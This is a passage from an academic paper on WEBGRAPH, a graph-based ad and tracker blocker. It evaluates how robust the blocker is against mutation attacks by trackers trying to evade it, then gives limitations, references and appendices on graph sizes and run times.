Update frequency. These estimates suggest that for 10K websites containing ~1.1 million requests WEBGRAPH will require, at most, ~166 (data crawling) and ~44 (data processing) hours with a single instance. However, when averaged over 7 instances, the computation time significantly reduces to 16.83 hours (10.5 for crawling and 6.33 for processing). We anticipate the computation time for periodic updates to reduce significantly because many websites have low update frequency. Monitoring the update frequency of websites will allow us to only crawl when changes are expected in websites. In cases where we determine that the website did not change since the last crawl, we will not recompute their classifications. With this update frequency, WEBGRAPH will be able to update filter lists on a daily basis, and certainly operate within the current expiry period, i.e., mandated update frequency, of popular filter lists, e.g., 4 days for Easylist [4]. Frequent updates with WEBGRAPH can help remove outdated rules and as well as add new rules to block newly discovered ads and trackers.

To evade detection by the updated rules generated by WEBGRAPH, adversaries could change their page content (e.g., rotate domains) [44]. In order to successfully evade WEBGRAPH, however, an adversary would need to change their page content at a rate faster than the rate of WEBGRAPH's updates (i.e, at least once a day). Such frequent changes, however, require continuous coordination and cooperation between the trackers and publishers hosting their content and are complicated to implement in practice. If an adversary with sufficient resources and capabilities to perform frequent page content changes, WEBGRAPH would need to operate in an online manner to be robust by directly classifying page resources at runtime. This would require few changes in WEBGRAPH's operation. Specifically, instead of extracting features from a complete graph representation at the end of a page load, in an online setting WEBGRAPH would need to extract features from partial graph representations build as the page is being loaded. Relying on partial graph representation, will make WEBGRAPH more performant, but it may may degrade WEBGRAPH's accuracy. We leave to future work to explore the tradeoffs involved in an online implementation of WEBGRAPH.

5 WEBGRAPH Robustness

In this section, we evaluate WEBGRAPH's robustness against content mutation attacks (described in Section 3) and structure mutation attacks.

5.1 Content mutation attacks

To evaluate WEBGRAPH against content mutations, we strengthen the threat model described in Section 3 to enable the adversary to also masquerade their resources as first party,

i.e., through first-party subdomains. Overall, our attacks involve random mutations to domain names, subdomains, and the query string in URLs (Section 3.2).

By relying on content mutations, the adversary is able to switch 96.62% of their ATS resources to Non-ATS against AdGraph. Against WebGraph, the adversary's success rate plummets to just 8.34 ± 0.66% (over 10 folds). For example, mylivesignature.com, a tracking domain, was able to switch all of its 560 ATS resources to Non-ATS against AdGraph, but none against WebGraph.

Note that, even though WebGraph does not use content features, the evasion success rate against WebGraph does not drop to zero. This is because some of the WebGraph's features implicitly rely on URL properties. For example, shared information edges, that consider sharing of cookie values via query strings in the URL, are affected by URLs manipulations.

5.2 Structure mutation attacks

Next, we evaluate WebGraph's robustness against structure mutations. We assume that the adversarial third-party has unrestricted black box access to the WebGraph's classifier, i.e., the adversary can make unlimited queries and observe WebGraph's classification output. This access enables the adversary to validate the effect of their structure mutations.

Attack details. We assume that the adversary can mutate the structure of a web page through resource addition, re-routing, and obfuscation. Moreover, we assume that the adversary also performs content mutations, to maximize its chance of success Resource addition entails addition of new resources, such as images and scripts. Resource re-routing entails re-organization of existing redirect chains, i.e., dispersing a redirect chain in a sequence of XMLHttpRequest's through one or multiple scripts. Resource obfuscation entails obfuscation of cookie or query string parameter values of existing resources, i.e., encoding or encrypting cookie or query string parameter values in a format that is not detected by WebGraph's implementation, before sharing them in network requests. To remain stealthy, we assume that the adversary does not delete functional content from the web page that could damage usability.

It is important to note that even simple mutations, such as adding a single element to the web page, can significantly change graph properties and impact several features. For example, the addition of a child node causes a cascading effect. It increases the number of descendants of all the parent nodes in the branch, all the way up to the root node, and also impacts their centrality. Thus, the result of such simple mutations can become unpredictable and hard to control by the adversary: It can cause unintended classification changes for nodes under and outside the control of the adversary. Complex mutations, such as adding a combination of nodes at once, further complicate having control on the number of unintended classification changes. In our evaluation, we only consider atomic mutations, i.e., addition, re-routing, or obfuscation of individual resources.

Mutation algorithm. We capture the adversary's unrestricted black box access to classifier by implementing a greedy random algorithm to find suitable mutations. This kind of algorithm is extensively used in the literature due to its simplicity and practicality [36, 62, 67]. The algorithm (formally described in Appendix D) iteratively mutates WebGraph's graph representation. At each step, it adds, re-routes, or obfuscates the resource that provides the best trade-off between *desired* (ATS to Non-ATS) and *undesired* (NON-ATS to ATS) classification switches. Resource addition is simulated by adding nodes to a randomly selected leaf nodes in the graph. Resource re-routing is simulated by adding each request, in a redirect chain, as an individual node to one or more randomly selected scripts. Resource obfuscation is simulated by replacing stored values in URLs with an encoding that is not detected by WebGraph.

5.3 Empirical evaluation

Experimental Setup. To evaluate WebGraph's robustness, we must rebuild the graph and recompute the features after each mutation. To keep the evaluation time reasonable, we sample 100 web pages from our dataset, and we limit the graph growth to 20%. To ensure that this sample is representative of our dataset, we divide graphs into 5 bins according to their size and sample 20 web pages from each bin. To avoid exceptionally long evaluation times, we only consider web pages that have 250 or fewer nodes (80% of the dataset; see Appendix B for the full distribution).[4] For each web page, we designate the adversary as the third party with the highest number of resources classified as ATS. It is noteworthy that the adversary with the highest number of ATS resources has an opportunity to do maximum damage.

In this dataset, the median evaluation time per web page was 29.08 minutes, with 39% of the pages taking more than an hour to run. Even though this is a simulation, the computational cost is directly proportional to the operational cost for the adversary. The adversary must consume additional CPU cycles and memory and in the case of node addition, send additional network requests, thereby increasing the cost of their attack.

Success metrics. To measure adversary's success, we define the following terms:

$\texttt{ATS}_{\texttt{Web}}$: Number of nodes classified as ATS.

$\texttt{ATS}_{\texttt{Adv}}$: Number of adversary nodes classified as ATS.

$\texttt{Non-ATS}_{\texttt{Web}}$: Number of nodes classified as Non-ATS.

$\texttt{Non-ATS}_{\texttt{Adv}}$: Number of adversary nodes classified as Non-ATS.

desired: Number of nodes switching from $\texttt{ATS}_{\texttt{Adv}}$ to $\texttt{Non-ATS}_{\texttt{Adv}}$.

[4] The resulting reduced dataset has similar mean, stand deviation, and median for the features as the full dataset.

`undesired`: Number of nodes switching from $\texttt{Non-ATS}_{\texttt{Web}}$ to $\texttt{ATS}_{\texttt{Adv}}$.

`neutral`: Number of nodes switching from `ATS` to `Non-ATS` for non-adversary nodes.

Success rate: Desired changes from the adversary's point of view. It is calculated as $\texttt{desired}/\texttt{ATS}_{\texttt{Adv}}$.

Collateral damage: Undesired changes from the adversary's point of view. It is calculated as $\texttt{undesired}/(\texttt{Non-ATS}_{\texttt{Adv}} + \texttt{Non-ATS}_{\texttt{Web}})$.

Other changes: Non-consequential changes from the adversary's point of view. It is calculated as $\texttt{neutral}/\texttt{ATS}_{\texttt{Web}}$.

We illustrate the node switches, with the mutation algorithm, for an example graph in Appendix E.

5.3.1 Adversary's success

We assume that the adversary neither colludes with other third parties nor with the first party and can only perform mutations on the nodes and edges it controls. We conduct the attack on 100 web pages. We note that increasing the number of graph mutations increases the adversary's mean success rate from 38.6 ± 33.01 (median: 33.33) at 5% graph growth to 52.48 ± 33.4 (median: 50.00) at 20% graph growth. The classification switches lead to a decrease in the overall classification accuracy by 1.5%, recall by 8.85%, and precision by 2.29%.

However, the adversary's success comes at a cost of collateral damage. The average collateral damage rises from 2.17 ± 11.19 to 3.88 ± 13.55 (median: 0). In Figure 6, we illustrate the trade-off between success rate and collateral damage at 20% graph growth. The x-axis represents success rate, the y-axis represents collateral damage, and circles represent a trade-off between the two. The circles' color represents $\texttt{ATS}_{\texttt{Adv}}$ or the number of classifications the adversary has to switch for the particular web page. The lighter the color, the more switches are required, i.e, the cost of success increases. For the web pages in this dataset, the adversary has, on average, $\texttt{ATS}_{\texttt{Adv}}$ = 5.98 ± 5.39 nodes classified as `ATS`. For certain pages, the $\texttt{ATS}_{\texttt{Adv}}$ can be as high as 26.

Ideally, the adversary wants to be at the bottom right of the graph, where it achieves 100% success rate with zero collateral damage. The adversary is able to reach its ideal target on only 13 web pages, which only required four switches. The adversary is able to achieve 50% or more success on 61 of the tested web pages. Together, they amount to 240 nodes switched, with 45 of these pages having non-zero collateral damage. On the other hand, we have 9 web pages that had a higher collateral damage than success rate: a net negative effect of the mutation. Out of these, 6 web pages had 0% success rate with non-zero collateral damage, and 3 web pages had a large collateral damage > 75% (with one web page hitting 83%).

Overall, even in the case of an unrealistic adversary that has the capabilities to manipulate structure features at will, and also the operational power to do so for a large number of iterations, there is no guarantee of perfect success.

Breakage. If undesired changes affect benign resources that are essential to the correct functioning of the web page, even a small collateral damage can break the page. This may have large impact on trackers. If users leave the broken web pages, the adversary cannot track them or show them ads.

We define website breakage as degradation in usability of the website. We say there is `major` breakage if the user is unable to complete the primary functionality of the web pages (e.g. login, search or page navigation). If the user is unable to complete a secondary functionality of the web pages (e.g. comment or review), we say there is `minor` breakage. Otherwise, we consider that the web page does not have any breakage.

We quantify breakage on all of the 21 web pages where the adversary experiences undesired classification switches.[5] We open these web pages side by side on stock Firefox and a Firefox configured with an extension that blocks the URLs that switched classification, and we compare them side by side to identify any visual signs of breakage.

We ask two reviewers to perform the analysis. Our reviewers attain an agreement of 90.46% in their evaluation. They find that the undesired classification switches cause `major` breakage on 3 and `minor` breakage on 2 web pages. This breakage mostly happens when the first-party resources are switched from `Non-ATS` → `ATS`. Our approach and results are in line with other works that evaluate breakage [40, 57], though we cannot test whether this breakage is representative of what users experience in the wild.

Careless adversary. If the adversary is not concerned with changes to any non-adversarial nodes, their collateral damage decreases. The adversary still does not want their own content to be blocked, so it will optimize against their own nodes switching to `ATS`. This change in strategy updates the collateral damage calculation to: $\texttt{undesired}/\texttt{Non-ATS}_{\texttt{Adv}}$.

With our modified definition, there can be no collateral damage for web pages on which all of the adversary nodes are classified as `ATS`; we note 55 such web pages. For the remaining 45 web pages, only 8 web pages have collateral damage, as compared to 27 web pages that had collateral damage as per our original definition. Out of these 8 web pages, 4 had a higher collateral damage than success rate (net negative effect), and 6 web pages have a large collateral damage > 20% (with 2 web pages hitting 100%). Thus, even when an adversary is not concerned about collateral damage to other parties they are not significantly more successful in subverting WEBGRAPH. Surprisingly, the success rate mean growth does not change much from the previous scenario. The unpredictable effect of the mutations on the graph features (see Appendix E for an

[5] The adversary experiences undesired classification switches on 45 web pages. However, 24 web pages no longer serve the switched `ATS` resources.




Figure 6: Adversary's success rate vs. collateral damage for each web page in the test data at 20% graph growth. Figure 6(a) represents all mutations, 6(b) represents only structure mutations, and 6(c) represents only resource re-routing and obfuscation mutations. Colored circles represent the number of required switches.

example) makes it difficult to pinpoint what causes this lack of change in the adversary's success rate.

Collusion with the first party. So far, we have assumed that the adversary is a single third party that does not collude with other third parties or the first party. If we assume the adversary colludes with both, the adversary can add child nodes to *any* node in the graph. This is a much stronger adversary than in Section 5.3.1, where in each iteration the adversary can only test a random subset of the options. Realistically, such a powerful collusion would be difficult to implement, as it would require coordination and cooperation among multiple parties to ensure that the mutation is feasible.

We repeat our experiment, but we now allow the adversary to consider all possible mutation options on any node, and pick the best one in each iteration. These experiments take longer to run (see Appendix C), so we only analyze 100 web pages whose graphs have at most 50 nodes. We see that collusion enables the adversary to have a slightly higher success rate (63 pages with success rate > 50% as compared to 60 for the non-colluding adversary) and lower collateral damage (9 pages with damage >0% compared to 18 pages for a non-colluding adversary). These results are described in detail in Appendix F).

5.3.2 Impact of mutation choice

Next, we study the adversary's preference in selecting the most useful mutations. The adversary picks resource addition 81.70%, resource re-routing 17.26%, and resource obfuscation 0.04% of the time. Resource obfuscation is rarely chosen by the adversary because the graph already has content manipulations applied, and these manipulations have already severed many of the edges that would be severed by resource obfuscation. To separate out the impact of different mutations, we conduct two additional experiments: (1) where the adversary can only perform resource addition, and (2) where the adversary can only perform resource re-routing and obfuscation.

We exclude 33 of the web pages for experiment 2 because these web pages do not have re-route-able or obfuscate-able resources. For the remaining 67 pages, we see that the re-routing/obfuscation mutations (Figure 6(c)) are more effective than addition mutations (Figure 6(b)). Re-routing/obfuscation not only yields higher success rates for the adversary, but also results in lower collateral damage. This is unsurprising because these mutations target information sharing patterns which are distinctive of trackers; changing these patterns removes an important signal for the classifier (see Table 3).

However, in practice, resource re-routing and obfuscation would entail high costs for the adversary since they involve the manipulation of identifier sharing patterns. Specifically, the adversary would have to coordinate with other parties on changes to these patterns, and redesign how they perform tracking in order to perform these mutations. The success of these mutations also depends on the degree to which flows are captured by the instrumentation used to create the graph. WEBGRAPH's instrumentation approximates information flows and will not capture all attempts by an adversary to use re-routing and obfuscation. We argue that this is not a fundamental flaw in WEBGRAPH's architecture but a limitation in our implementation that approximates information flow (Section 4). A fully fledged instrumentation would make these manipulations much more difficult to deploy. See Section 6 for an extended discussion. Resource addition has fewer costs for the adversary since it does not involve coordination with additional parties. This manipulation is not affected by the type of implementation because it is not related to the flow of identifiers.

5.3.3 Comparison with ADGRAPH

We also evaluate whether WEBGRAPH, in addition to having superior classification performance, offers robustness benefits over ADGRAPH. We only use ADGRAPH's structural features, as we already demonstrated that content features are not robust. Because ADGRAPH does not have features based on flow information, we only perform resource addition. We find that the adversary has greater success against ADGRAPH than WEBGRAPH, but also suffers from more collateral damage (Figure 10 in Appendix F). This is because the structural effects of node additions are hard to control, as explained in Section 5.2. Since the former is beneficial to the adversary but the latter is not, it is not clear-cut as to whether one system provides more robustness than the other.

In summary, it is not trivial for an adversary to produce the desired classification switches for their advertising and tracking resources without producing any undesired changes. Yet, an adversary willing to accept the collateral damage, and with the resources to grow the graph beyond the 20% we evaluated, can increase the success rate. Even this success, however, would increase the adversary's operational and computational costs.

6 Limitations

In this section, we discuss limitations of WEBGRAPH's design, implementation, and evaluation.

Completeness. For efficiency reasons, WEBGRAPH focuses on a limited subset of the browser's API surface, such as HTTP cookie headers, `document.cookie`, and `window.localStorage`. WEBGRAPH's implementation is also geared towards capturing client-side information that is pertinent to stateful tracking. However, techniques used by ATS need not to be limited to these APIs or to stateful tracking. Some ATS have started to use stateless tracking techniques, such as browser fingerprinting, which use APIs that are not currently covered by our instrumentation [27, 38, 46]. To account for these techniques, WEBGRAPH's instrumentation must be extended to include the corresponding APIs.

WEBGRAPH's manually designed graph representation and feature set capture the most well-known information sharing patterns. The limits of these approach are shown in Section 5.3.2, where we show that an adversary capable of hiding or obfuscating traditional sharing flows has a better chance to bypass WEBGRAPH than doing structure modifications. This limitation is, however, linked to our implementation choices. To increase WEBGRAPH's coverage of sharing behaviors, if suffices with increase the instrumentation to cover more information flows. Ideally, we would instrument full-blown information flow tracking. Such expansion would incur prohibitive runtime overheads (up to 100X-1000X [35]) and its complexity makes it hard to integrate in the browser [18, 20, 45, 59]. Nevertheless, the design of WEBGRAPH permits that the instrumentation to be upgraded gradually, as ATS evolve in response to our evasion protection techniques, increasing the cost of evasion without fundamentally changing the detection approach.

Robustness analysis. Inspired by previous work on graph-based detection evasion [36, 62, 67], we use a greedy algorithm to attack WEBGRAPH. This algorithm only considers the best mutation in each iteration. Thus, it is not guaranteed to find the optimal mutation sequence that would lead to the best adversary performance. We note however that even exhaustive search does not lead to perfect success (see our results on small websites). We expect adversaries to try alternative algorithms to improve their success rates. However, any alternative that is close to exhaustive search will become prohibitively expensive for the adversary when the web page graph is large.

Another option for the adversary would be to perform more sophisticated graph mutations instead of the simple node additions that we perform. An adversary could tailor their mutations to the page's graph structure by studying how their node changes affect the graph properties of the web page. However, this requires that the rest of the graph (i.e., the portions outside of the adversary's control) remaining unchanged. Realistically, it would be difficult for an adversary to coordinate with other parties to generate these changes.

Finally, we note that the dynamism of modern websites [17] complicates the process for the adversary. Web pages change often, sometimes on every load. Even if the adversary manages to find an appropriate set of mutations, those mutations may be invalid the next time the page is reloaded.

7 Conclusion

In this paper, we showed that state-of-the-art ad and tracker blocking approaches are susceptible to evasion due to their reliance on easy-to-manipulate content features. We then showed that information sharing patterns in online advertising and tracking can be leveraged for their robust blocking. We proposed WEBGRAPH, that builds a cross-layer graph representation to capture such information flows and trains a machine learning classifier for accurate and robust blocking. Our results showed that it is non-trivial to evade WEBGRAPH's classifier without causing unavoidable collateral damage.

While it is not foolproof, WEBGRAPH raises the bar for advertisers and trackers attempting to evade detection. We foresee that advertising and tracking services would need to significantly re-architecture their information sharing patterns to achieve long-lasting evasion against WEBGRAPH. We note, however, that introducing new information flows may be quite complicated, as they may require collaboration among the first-party and numerous third-parties on a typical web page.

Acknowledgments

We thank Charles Nguyen for helping with the breakage analysis. We also thank our anonymous reviewers and our shepherd, Blase Ur, for their constructive feedback. A part of this work was carried out during Sandra Siby's internship at Mozilla. We thank Luke Crouch for his mentorship of the project during Sandra's internship. This work is supported in part by the National Science Foundation under grant numbers 2051592, 2102347, 2103038, and 2103439.

References

[1] Adblock Plus. https://adblockplus.org/.

[2] Bypassing ad blockers for Google Analytics. https://analytics-bypassing-adblockers.netlify.app/.

[3] Disconnect. https://disconnect.me/.

[4] EasyList. https://easylist.to/easylist/easylist.txt.

[5] EasyPrivacy. https://easylist.to/easylist/easyprivacy.txt.

[6] Ghostery. https://www.ghostery.com.

[7] treeinterpreter. https://pypi.org/project/treeinterpreter/.

[8] uBlock Origin. https://github.com/gorhill/uBlock.

[9] ACAR, G., EUBANK, C., ENGLEHARDT, S., JUAREZ, M., NARAYANAN, A., AND DIAZ, C. The web never forgets: Persistent tracking mechanisms in the wild. In *CCS* (2014).

[10] ALRIZAH, M., ZHU, S., XING, X., AND WANG, G. Errors, misunderstandings, and attacks: Analyzing the crowdsourcing process of ad-blocking systems. In *IMC* (2019).

[11] AMJAD, A. H., SALEEM, D., ZAFFAR, F., GULZAR, M. A., AND SHAFIQ, Z. Trackersift: Untangling mixed tracking and functional web resources. *arXiv preprint arXiv:2108.13923* (2021).

[12] BASHIR, M. A., AND WILSON, C. Diffusion of user tracking data in the online advertising ecosystem. *PETS* (2018).

[13] BHAGAVATULA, S., DUNN, C., KANICH, C., GUPTA, M., AND ZIEBART, B. Leveraging Machine Learning to Improve Unwanted Resource Filtering. In *WAIS* (2014).

[14] BLOOMBERG, J. Ad Blocking Battle Drives Disruptive Innovation. https://www.forbes.com/sites/jasonbloomberg/2017/02/18/ad-blocking-battle-drives-disruptive-innovation, 2017.

[15] BOSWORTH, A. A New Way to Control the Ads You See on Facebook, and an Update on Ad Blocking. https://newsroom.fb.com/news/2016/08/a-new-way-to-control-the-ads-you-see-on-facebook-and-an-update-on-ad-blocking/, 2016.

[16] BRAVE. A Long List of Ways Brave Goes Beyond Other Browsers to Protect Your Privacy. https://brave.com/privacy-features/.

[17] BUTKIEWICZ, M., MADHYASTHA, H. V., AND SEKAR, V. Understanding website complexity: measurements, metrics, and implications. In *IMC* (2011).

[18] CHEN, Q., AND KAPRAVELOS, A. Mystique: Uncovering information leakage from browser extensions. In *CCS* (2018).

[19] CHEN, Q., SNYDER, P., LIVSHITS, B., AND KAPRAVELOS, A. Detecting filter list evasion with event-loop-turn granularity javascript signatures. In *S&P* (2021).

[20] CHUDNOV, A., AND NAUMANN, D. A. Inlined information flow monitoring for javascript. In *CCS* (2015).

[21] CIMPANU, C. Ad Network Uses DGA Algorithm to Bypass Ad Blockers and Deploy In-Browser Miners. https://www.bleepingcomputer.com/news/security/ad-network-uses-dga-algorithm-to-bypass-ad-blockers-and-deploy-in-browser-miners/, 2018.

[22] CIMPANU, C. Ad Network Uses DGA Algorithm to Bypass Ad Blockers and Deploy In-Browser Miners. https://www.bleepingcomputer.com/news/security/ad-network-uses-dga-algorithm-to-bypass-ad-blockers-and-deploy-in-browser-miners/, 2018.

[23] COINTEPAS, R. CNAME Cloaking, the dangerous disguise of third-party trackers. https://medium.com/nextdns/cname-cloaking-the-dangerous-disguise-of-third-party-trackers-195205dc522a, 2010.

[24] COOK, J., NITHYANAND, R., AND SHAFIQ, Z. Diffusion of user tracking data in the online advertising ecosystem. *PETS* (2020).

[25] DANG, H., HUANG, Y., AND CHANG, E. Evading Classifiers by Morphing in the Dark. In *CCS* (2017).

[26] DAO, H., MAZEL, J., AND FUKUDA, K. Characterizing CNAME Cloaking-Based Tracking on the Web. In *TMA* (2020).

[27] DAS, A., ACAR, G., BORISOV, N., AND PRADEEP, A. The Web's Sixth Sense: A study of scripts accessing smartphone sensors. In *CCS* (2018).

[28] DIMOVA, Y., ACAR, G., OLEJNIK, L., JOOSEN, W., AND VAN GOETHEM, T. The CNAME of the Game: Large-scale Analysis of DNS-based Tracking Evasion. *PETS* (2021).

[29] ENGLEHARDT, S., HAN, J., AND NARAYANAN, A. I never signed up for this! privacy implications of email tracking. *PETS* (2018).

[30] ENGLEHARDT, S., AND NARAYANAN, A. Online tracking: A 1-million-site measurement and analysis. In *CCS* (2016).

[31] FASS, A., BACKES, M., AND STOCK, B. HideNoSeek: Camouflaging Malicious JavaScript in Benign ASTs. In *CCS* (2019).

[32] FOUAD, I., BIELOVA, N., LEGOUT, A., AND SARAFIJANOVIC-DJUKIC, N. Missed by Filter Lists: Detecting Unknown Third-Party Trackers with Invisible Pixels. *PETS* (2020).

[33] GUGELMANN, D., HAPPE, M., AGER, B., AND LENDERS, V. An Automated Approach for Complementing Ad Blockers' Blacklists. In *PETS* (2015).

[34] HANSEN, N., CARLI, L. D., AND DAVIDSON, D. Assessing Adaptive Attacks Against Trained JavaScript Classifiers. In *SecureComm* (2020).

[35] HEDIN, D., BIRGISSON, A., BELLO, L., AND SABELFELD, A. Jsflow: Tracking information flow in javascript and its apis. In *SAC* (2014), pp. 1663–1671.

[36] HOU, S., FAN, Y., ZHANG, Y., YE, Y., LEI, J., WAN, W., WANG, J., XIONG, Q., AND SHAO, F. αcyber: Enhancing robustness of android malware detection system against adversarial attacks on heterogeneous graph based model. In *IKM* (2019), pp. 609–618.

[37] IKRAM, M., ASGHAR, H. J., KAAFAR, M. A., MAHANTI, A., AND KRISHNAMURTHY, B. Towards Seamless Tracking-Free Web: Improved Detection of Trackers via One-class Learning . In *PETS* (2017).

[38] IQBAL, U., ENGLEHARDT, S., AND SHAFIQ, Z. Fingerprinting the Fingerprinters:Learning to Detect Browser Fingerprinting Behaviors. In *S&P* (2021).

[39] IQBAL, U., SHAFIQ, Z., AND QIAN, Z. The Ad Wars: Retrospective Measurement and Analysis of Anti-Adblock Filter Lists. In *IMC* (2017).

[40] IQBAL, U., SNYDER, P., ZHU, S., LIVSHITS, B., QIAN, Z., AND SHAFIQ, Z. AdGraph: A Graph-Based Approach to Ad and Tracker Blocking. In *S&P* (2020).

[41] JOHANSEN, B. Tracking visitors with adblockers. https://www.bjornjohansen.com/tracking-visitors-with-adblockers.

[42] KAIZER, A. J., AND GUPTA, M. Towards Automatic identification of JavaScript-oriented Machine-Based Tracking. In *IWSPA* (2016).

[43] KARGARAN, A. H., AKHONDZADEH, M. S., HEIDARPOUR, M. R., MANSHAEI, M. H., SALAMATIAN, K., AND SATTARY, M. N. On detecting hidden third-party web trackers with a wide dependency chain graph: A representation learning approach. *arXiv preprint arXiv:2004.14826* (2020).

[44] LE, H., MARKOPOULOU, A., AND SHAFIQ, Z. Cv-inspector: Towards automating detection of adblock circumvention. In *NDSS* (2021).

[45] LEKIES, S., STOCK, B., AND JOHNS, M. 25 million flows later: Large-scale detection of DOM-based XSS. In *CCS* (2013).

[46] MAVROUDIS, V., HAO, S., FRATANTONIO, Y., MAGGI, F., KRUEGEL, C., AND VIGNA, G. On the privacy and security of the ultrasound ecosystem. *PETS* (2017).

[47] MDN. Redirect tracking protection. https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/Privacy/Redirect_Tracking_Protection.

[48] MDN. Storage access policy: Block cookies from trackers. https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/Privacy/Storage_access_policy.

[49] MICROSOFT EDGE TEAM. Introducing tracking prevention, now available in Microsoft Edge preview builds. https://blogs.windows.com/msedgedev/2019/06/27/tracking-prevention-microsoft-edge-preview/.

[50] OLEJNIK, L., TRAN, M.-D., AND CASTELLUCCIA, C. Selling off privacy at auction. In *NDSS* (2014).

[51] PAPADOPOULOS, P., KOURTELLIS, N., AND MARKATOS, E. P. Cookie synchronization: Everything you always wanted to know but were afraid to ask. In *WWW* (2019).

[52] PLOHMANN, D., YAKDAN, K., KLATT, M., BADER, J., AND GERHARDS-PADILLA, E. A Comprehensive Measurement Study of Domain Generating Malware. In *USENIX Security* (2016).

[53] SHUBA, A., MARKOPOULOU, A., AND SHAFIQ, Z. NoMoAds: Effective and Efficient Cross-App Mobile Ad-Blocking. In *PETS* (2018).

[54] SJÖSTEN, A., SNYDER, P., PASTOR, A., PAPADOPOULOS, P., AND LIVSHITS, B. Filter List Generation for Underserved Regions. In *WWW* (2020).

[55] SKOLKA, P., STAICU, C.-A., AND PRADEL, M. Anything to hide? studying minified and obfuscated code in the web. In *WWW* (2019), pp. 1735–1746.

[56] SLOANE, G. Ad Blocker's Successful Assault on Facebook Enters Its Second Month. http://adage.com/article/digital/blockrace-adblock/311103/, 2017.

[57] SNYDER, P., TAYLOR, C., AND KANICH, C. Most websites don't need to vibrate: A cost-benefit approach to improving browser security. In *CCS* (2017).

[58] SNYDER, P., VASTEL, A., AND LIVSHITS, B. Who Filters the Filters: Understanding the Growth, Usefulness and Efficiency of Crowdsourced Ad Blocking. In *SIGMETRICS* (2020).

[59] STOCK, B., LEKIES, S., MUELLER, T., SPIEGEL, P., AND JOHNS, M. Precise Client-side Protection against DOM-based Cross-Site Scripting. In *USENIX Security* (2014).

[60] TRAMÈR, F., DUPRÉ, P., RUSAK, G., PELLEGRINO, G., AND BONEH, D. Adversarial: Perceptual ad blocking meets adversarial machine learning. In *CCS* (2019).

[61] WANG, W., ZHENG, Y., XING, X., KWON, Y., ZHANG, X., AND EUGSTER, P. WebRanz: Web Page Randomization For Better Advertisement Delivery and Web-Bot Prevention. In *FSE* (2016).

[62] WANG, X., EATON, J., HSIEH, C.-J., AND WU, F. Attack graph convolutional networks by adding fake nodes. *arXiv preprint arXiv:1810.10751* (2018).

[63] WILLIAMS, B. Ping pong with Facebook. https://adblockplus.org/blog/ping-pong-with-facebook, 2018.

[64] WU, Q., LIU, Q., ZHANG, Y., LIU, P., AND WEN, G. A Machine Learning Approach for Detecting Third-Party Trackers on the Web. In *ESORICS* (2016).

[65] ZAIFENG, Z. Who is Stealing My Power III: An Adnetwork Company Case Study, 2018. http://blog.netlab.360.com/who-is-stealing-my-power-iii-an-adnetwork-company-case-study-en/.

[66] ZHU, S., WANG, Z., CHEN, X., LI, S., IQBAL, U., QIAN, Z., CHAN, K. S., KRISHNAMURTHY, S. V., AND SHAFIQ, Z. A4: Evading learning-based adblockers. *arXiv preprint arXiv:2001.10999* (2020).

[67] ZÜGNER, D., AKBARNEJAD, A., AND GÜNNEMANN, S. Adversarial attacks on neural networks for graph data. In *KDD* (2018).

A Comparison between AdGraph and WebGraph features

Table 4 compares the features used in WebGraph and AdGraph. WebGraph does not use content features. Graph size, Degree and Centrality features come under both structure and flow categories, since they include graph properties that are based on both normal and shared information edges. Some structural features used in AdGraph are not used in WebGraph due to WebGraph being adapted for offline use, whereas the features are useful in an online context.

B Distribution of graph sizes

Figure 7 shows the distribution of number of nodes in the graph representations of the web pages in our dataset. Since 80% of web pages have 250 nodes or fewer, we sample from this subset in our structural mutation experiments in Section 5.




Figure 7: Distribution of number of nodes in the graph representations of the web pages in the dataset.

C Experimental run times




Figure 8: Run-times for robustness experiments without collusion. Figure 8(a) shows mean time per iteration vs graph size, and 8(b) shows total run time.

Figure ?? describes the run times for the experiment described in Section 5.3.1 (adversary without collusion). Figure 8(a) shows the impact of graph size on each iteration of the experiment. Smaller graphs have lower run times since features have to be calculated over a smaller number of nodes. Factors such as the complexity of the structure and flow behaviors also contribute towards time spent in each iteration, which explains variations in iteration time among graphs of the same size. We see that the mean time per iteration can be as high as ≈ 1200 seconds (median is ≈ 68 seconds). Figure 8(b) shows the total experiment time over all iterations for a graph. Since we increase the sizes of graphs by 20% of their original size, bigger graphs will have a larger number of iterations. In our dataset, the maximum time taken for an experiment is 46654.19 seconds, the minimum is 15.67 seconds, and the median is 1745.11 seconds. 39% of the graphs in our dataset have a run time of more than an hour.

For the experiment in Section 5.3.1 (collusion with first party), the median time is 265.03 seconds, with the maximum time going up to 992.67 seconds, despite the maximum graph size being only 50 nodes. In comparison, for the adversary without collusion, for graph sizes up to 50 nodes, the median is 21.46 seconds and the maximum is 221.51 seconds. Since the adversary considers all nodes in the graph as potential parents, each iteration takes a longer amount of time.

D Graph Mutation algorithm

